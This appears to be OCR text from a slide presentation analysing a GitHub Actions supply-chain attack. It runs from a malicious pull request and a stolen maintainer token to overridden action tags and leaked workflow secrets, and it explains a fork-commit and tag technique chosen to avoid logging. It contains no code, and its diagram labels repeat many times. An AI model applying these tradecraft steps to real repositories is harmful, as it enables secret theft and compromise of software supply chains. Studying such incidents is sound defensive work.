

Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of


Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
Create workflow
Repository access
Repository access
Steal maintainer's PAT
Override v1 tag
reviewdog/ action-setup
Dependency
tj-actions/ eslint-changed-files
Used in workflow of
tj-actions/ changed-files
First override: v39 tag
Second override: multiple tags
Used in workflow of
coinbase/ agentkit
Used in workflow of
Secrets leaked to attacker
Secrets printed to workflow logs


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of

Step #4

Lateral Movement to the tj-actions organization


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of

Fork commits & git tags

TTP #3

In other words:


Committing to a fork is equivalent to pushing a branch to a repository you don't own.

The code doesn't do anything – but it's there




Fork commits & git tags

TTP #3




Fork commits & git tags

TTP #3



Fork commits & git tags

TTP #3



Fork commits & git tags

TTP #3

This is a well thought technique as it achieves two things:

1. No commits noise (nothing pushed)
2. GH doesn't log git tag events for free tiers



